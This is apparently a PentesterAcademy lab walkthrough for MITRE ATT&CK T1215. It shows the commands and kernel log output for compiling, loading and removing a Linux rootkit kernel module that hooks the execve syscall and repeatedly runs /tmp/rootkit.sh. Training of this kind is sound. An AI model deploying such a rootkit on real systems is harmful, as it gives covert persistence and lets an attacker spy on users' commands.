ATTACK DEFENSE

by PentesterAcademy

Name	T1215: Kernel Modules and Extensions
URL	https://www.attackdefense.com/challengedetails?cid=1580
Type	MITRE ATT&CK Linux : Persistence


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Compile the Linux Kernel Module, insert it into the kernel and explore its functionality!

Solution:

Step 1: Check the contents of home directory of root user.

Command: ls -l




```
root@localhost:~# ls -l
total 4
drwxr-xr-x 3 root root 4096 Dec 27 21:55 rootkit
root@localhost:~#
```

rootkit directory is present.

Step 2: Change to rootkit directory and list the contents.


Commands:
cd rootkit
ls -l



```
root@localhost:~# cd rootkit/
root@localhost:~/rootkit# ls -l
total 16
-rw-r--r-- 1 root root 1513 Dec 27 21:55 LICENSE
-rw-r--r-- 1 root root  486 Dec 27 21:55 Makefile
-rw-r--r-- 1 root root 1808 Dec 27 21:55 Readme.md
-rw-r--r-- 1 root root 3591 Dec 27 21:55 rootkit.c
root@localhost:~/rootkit#
```

Step 3: Compile the rootkit LKM (Linux Kernel Module).


Command: make



```
root@localhost:~/rootkit# make
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-20-generic'
Makefile:976: "Cannot use CONFIG_STACK_VALIDATION=y, please install libelf-dev, libelf-devel or elfutils-libelf-devel"
  CC [M]  /root/rootkit/rootkit.o
/root/rootkit/rootkit.c: In function 'hijack_execve':
/root/rootkit/rootkit.c:79:34: warning: assignment makes integer from pointer without a cast [-Wint-conversion]
       syscall_table[__NR_execve] = &new_execve;
                                  ^
/root/rootkit/rootkit.c: In function 'un_hijack_execve':
/root/rootkit/rootkit.c:95:34: warning: assignment makes integer from pointer without a cast [-Wint-conversion]
       syscall_table[__NR_execve] = real_execve;
                                  ^
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/rootkit/rootkit.mod.o
  LD [M]  /root/rootkit/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-20-generic'
root@localhost:~/rootkit#
```

Step 4: Insert rootkit.ko module and check the kernel logs.

Commands:
insmod rootkit.ko
dmesg -c




```
root@localhost:~/rootkit# insmod rootkit.ko
root@localhost:~/rootkit#
root@localhost:~/rootkit# dmesg -c
[  246.056076] rootkit: loading out-of-tree module taints kernel.
[  246.058944] rootkit: module verification failed: signature and/or required key missing
[  246.081629] ROOTKIT module loaded at 0x000000002cb7806f
[  246.101314] ROOTKIT syscall_table is at 00000000ec20e323
[  246.101342] ROOTKIT PTE address located 0000000017050df5
[  246.101458] ROOTKIT execve is at 0000000041f2853a
[  246.101482] ROOTKIT syscall_table[__NR_execve] hooked
[  246.101528] ROOTKIT Starting kernel thread on cpu 0
[  246.108620] ROOTKIT executing /tmp/rootkit.sh
[  252.991827] ROOTKIT hooked call to execve(/bin/dmesg, ...)
root@localhost:~/rootkit#
```

Logs clearly show that this rootkit LKM is locating the syscall_table and then hooking calls to execve syscall. So, it will be able to log all commands/programs the user executes.

Step 7: List the loaded kernel modules and verify that the rootkit module is inserted.


Command: lsmod



```
root@localhost:~/rootkit# lsmod
Module                  Size  Used by
rootkit                16384  0
ppdev                  20480  0
kvm_amd                86016  0
kvm                   593920  1 kvm_amd
irqbypass              16384  1 kvm
input_leds             16384  0
psmouse               147456  0
serio_raw              16384  0
i2c_piix4              24576  0
pata_acpi              16384  0
parport_pc             36864  0
floppy                 77824  0
parport                49152  2 parport_pc,ppdev
mac_hid                16384  0
qemu_fw_cfg            16384  0
sch_fq_codel           20480  2
```

Step 8: Run date command and check the kernel logs.


Commands:
date
dmesg -c


```
root@localhost:~/rootkit# date
Fri Dec 27 22:05:15 UTC 2019
root@localhost:~/rootkit#
root@localhost:~/rootkit# dmesg -c
[  256.224489] ROOTKIT executing /tmp/rootkit.sh
[  266.464478] ROOTKIT executing /tmp/rootkit.sh
[  274.005800] ROOTKIT hooked call to execve(/bin/date, ...)
[  276.308324] ROOTKIT hooked call to execve(/bin/dmesg, ...)
root@localhost:~/rootkit#
```

The rootkit LKM is trying to run /tmp/rootkit.sh script (which is non-existent right now but the user can create this script as per his motive).

Step 9: Remove the rootkit LKM and check the kernel logs.

Commands:
rmmod rootkit
dmesg -c


```
root@localhost:~/rootkit# rmmod rootkit
root@localhost:~/rootkit# dmesg -c
[  276.704488] ROOTKIT executing /tmp/rootkit.sh
[  286.944384] ROOTKIT executing /tmp/rootkit.sh
[  297.184350] ROOTKIT executing /tmp/rootkit.sh
[  301.396686] ROOTKIT hooked call to execve(/sbin/lsmod, ...)
[  307.424349] ROOTKIT executing /tmp/rootkit.sh
[  312.642497] ROOTKIT hooked call to execve(/sbin/rmmod, ...)
[  312.683260] ROOTKIT sys_call_table unhooked
[  317.664393] ROOTKIT kernel thread stopping
[  317.664670] ROOTKIT unloaded from 0x0000000062837a71
root@localhost:~/rootkit#
```

References:

- Rootkit (https://github.com/rootfoo/rootkit)